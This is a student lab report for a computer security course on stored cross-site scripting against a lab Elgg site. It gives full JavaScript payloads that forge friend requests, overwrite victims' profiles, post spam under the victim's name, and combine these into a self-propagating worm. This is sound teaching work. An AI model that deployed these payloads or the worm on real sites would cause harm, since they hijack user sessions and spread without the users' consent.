Topic: Report on Assignment 2 Web Security

Course: CSE 406: Computer Security Sessional


Prepared by –

Name: Md. Zulkar Naim

Student ID: 1905016

Task-1: Becoming the victim's friend

For this task, first we need to know how "add friend" works in Elgg. So, logging in as Samy, I tried to add Boby as a friend and using browser inspect tool, tried to view what kind of communication happens between the server and the client browser.



We can see that when we click "add friend" in this website, it sends a http GET request to the following route:

http://www.seed-server.com/action/friends/add?friend=57&__elgg_ts=1707829059&__elgg_ts=1707829059&__elgg_token=XG5hzLCyTKLZ20YM14cfuQ&__elgg_token=XG5hzLCyTKLZ20YM14cfuQ

Here, the parameters have the following meaning,


friend = some kind of id of the user to whom I am sending request to (it changes as we send friend request to different person),

_elgg_ts = some kind of security measures,

_elgg_token = also some kind of security token

So, to make this task successful, we need to add a script to the attacker's profile so that when anyone visits his profile, that script gets executed and send's a http GET request as the above one with the correct parameters.

Now, to find the correct parameters, I viewed the source code of the webpage and tried searching the parameters with their name.



I came across an object in the source code that has all the necessary parameters needed for this request. We can also see that each user has a unique id named “guid” which is used in the “friend” parameter.

So, now we just need to write the script and add it somewhere in the profile.

Script:


```
<script type="text/javascript">
        window.onload = function () {
                var Ajax=null;
                var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
                var token="&__elgg_token="+elgg.security.token.__elgg_token;
                //Construct the HTTP request to add Samy as a friend.

                var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+ts+token+token;

                //Create and send Ajax request to add friend
                if (elgg.session.user.guid != 59) {     //samy's guid so that script doesn't work on samy
                        //console.log("sending from "+elgg.session.user.guid);
                        Ajax=new XMLHttpRequest();
                        Ajax.open("GET",sendurl,true);
                        Ajax.setRequestHeader("Host","www.seed-server.com");
                        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
                        Ajax.send();
                }
        }
</script>
zulkar@MSI:~/Level-4 Term-1/CSE 406/web security/scripts$
```


The script sends a http GET request similar to “add friend” request. It checks current user’s guid so that script doesn’t execute fully for Samy.

In edit profile, there are many fields. I tried adding the script in about me and it works.




Task-2: Modifying the victim's profile

To modify victim's profile, we need to find out how edit profile works in Elgg. So, we inspect and try to find the underlying http request.



We can see that it sends a http POST request to the following route:

http://www.seed-server.com/action/profile/edit



It uses content type multipart/form-data. But we will use application/x-www-form-urlencoded. In multipart/form-data, fields are separated using a separator. But in application/x-www-form-urlencoded, fields are separated by & and expressed as “field=value” format. But they are encoded so that they can be used in place of an URL. Meaning some special characters gets replaced with some other characters. Like “ ” (space) is encoded using + or %20.

To set field’s access level to “Logged in users”, we need to set its value to 1.

Now, we have all the pieces. We just need to construct the script. We can get other necessary body fields in the same way we got the parameters in Task-1.

Script:


```
<script type="text/javascript">
        window.onload = function() {
            //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
            //and Security Token __elgg_token
            var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
            var token="__elgg_token="+elgg.security.token.__elgg_token;
            //Construct the content of your url.
            var sendurl= "http://www.seed-server.com/action/profile/edit";
            var id = "<p>"+"1905016"+"</"+"p>";
            var content=token+ts+
                    "&name="+encodeURIComponent("Eren Yeager")+
                    "&description="+encodeURIComponent(id)+"&accesslevel[description]=1"+
                    "&briefdescription="+encodeURIComponent("I am nobody")+"&accesslevel[briefdescription]=1"+
                    "&location="+encodeURIComponent("Vinland")+"&accesslevel[location]=1"+
                    "&interests="+encodeURIComponent("Learning crosssite scripting")+"&accesslevel[interests]=1"+
                    "&skills="+encodeURIComponent("None so far")+"&accesslevel[skills]=1"+
                    "&contactemail="+encodeURIComponent("a@a.com")+"&accesslevel[contactemail]=1"+
                    "&phone="+encodeURIComponent("01234")+"&accesslevel[phone]=1"+
                    "&mobile="+encodeURIComponent("01710")+"&accesslevel[mobile]=1"+
                    "&website="+encodeURIComponent("www.hello-a.com")+"&accesslevel[website]=1"+
                    "&twitter="+encodeURIComponent("hello_a")+"&accesslevel[twitter]=1"+
                    "&guid="+elgg.session.user.guid;
            if(elgg.session.user.guid != 59)
            {
                //Create and send Ajax request to modify profile
                var Ajax=null;
                Ajax=new XMLHttpRequest();
                Ajax.open("POST",sendurl,true);
                Ajax.setRequestHeader("Host","www.seed-server.com");
                Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
                Ajax.send(content);
            }
        }
```

We insert the script in the same place in profile and it works as expected.

Task-3: Posting on the Wire on Behalf of the Victim

For this task, we need to find out how posting on wire works. So, we make a test post and analyze it. We can see that it makes a http POST request to the following route:

http://www.seed-server.com/action/thewire/add



Just like task-2, we make a script to send a http post request and include all the necessary fields.

Script:

```
<script type="text/javascript">
        window.onload = function() {
                //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
                //and Security Token __elgg_token
                var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
                var token="__elgg_token="+elgg.security.token.__elgg_token;
                //Construct the content of your url.
                var sendurl= "http://www.seed-server.com/action/thewire/add";
                var text = "To earn 12 USD/Hour(!), visit now\nhttp://www.seed-server.com/profile/samy";
                var content=token+ts+
                        "&body="+encodeURIComponent(text);
                //console.log(content);
                if(elgg.session.user.guid != 59)
                {
                        //Create and send Ajax request to modify profile
                        var Ajax=null;
                        Ajax=new XMLHttpRequest();
                        Ajax.open("POST",sendurl,true);
                        Ajax.setRequestHeader("Host","www.seed-server.com");
                        Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");
                        Ajax.send(content);
                }
        }
</script>
```

And the script works.

Task-4: Design a Self-Propagating Worm

For this task, we need to incorporate all the above scripts into a single script. We can find the user url in the elgg object (elgg.session.user.url).

Also for the worm to self-propagate, we need to make copy of it and put it in the victim's profile whenever victim visits any affected profile.

So, we put an id in the script. And from the script, we refer and copy it's content to put it in the victim's profile.

Script:

```
<script id=worm>
        window.onload = function () {
            {
                var Ajax=null;
                var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
                var token="&__elgg_token="+elgg.security.token.__elgg_token;
                //Construct the HTTP request to add Samy as a friend.

                var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+ts+token+token;

                    //Create and send Ajax request to add friend
                if (elgg.session.user.guid != 59) {
                        //console.log("sending from "+elgg.session.user.guid);
                        Ajax=new XMLHttpRequest();
                        Ajax.open("GET",sendurl,true);
                        Ajax.setRequestHeader("Host","www.seed-server.com");
                        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
                        Ajax.send();
                }
            }
            {
                var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
                var token="__elgg_token="+elgg.security.token.__elgg_token;
                //Construct the content of your url.
                var sendurl= "http://www.seed-server.com/action/profile/edit";
                var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
                var jsCode = document.getElementById("worm").innerHTML;
                var tailTag = "</" + "script>";
                var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
                var content=token+ts+
                        "&description="+wormCode+
                        "&guid="+elgg.session.user.guid;
```

```
                if(elgg.session.user.guid != 59)
                {
                        //Create and send Ajax request to modify profile
                        var Ajax=null;
                        Ajax=new XMLHttpRequest();
                        Ajax.open("POST",sendurl,true);
                        Ajax.setRequestHeader("Host","www.seed-server.com");
                        Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");
                        Ajax.send(content);
                }
            }
            {
                //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
                //and Security Token __elgg_token
                var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
                var token="__elgg_token="+elgg.security.token.__elgg_token;
                //Construct the content of your url.
                var sendurl= "http://www.seed-server.com/action/thewire/add";
                var content=token+ts+
                        "&body="+encodeURIComponent(elgg.session.user.url);
                if(elgg.session.user.guid != 59)
                {
                        //Create and send Ajax request to modify profile
                        var Ajax=null;
                        Ajax=new XMLHttpRequest();
                        Ajax.open("POST",sendurl,true);
                        Ajax.setRequestHeader("Host","www.seed-server.com");
                        Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");
                        Ajax.send(content);
                }
            }
        }
</script>
```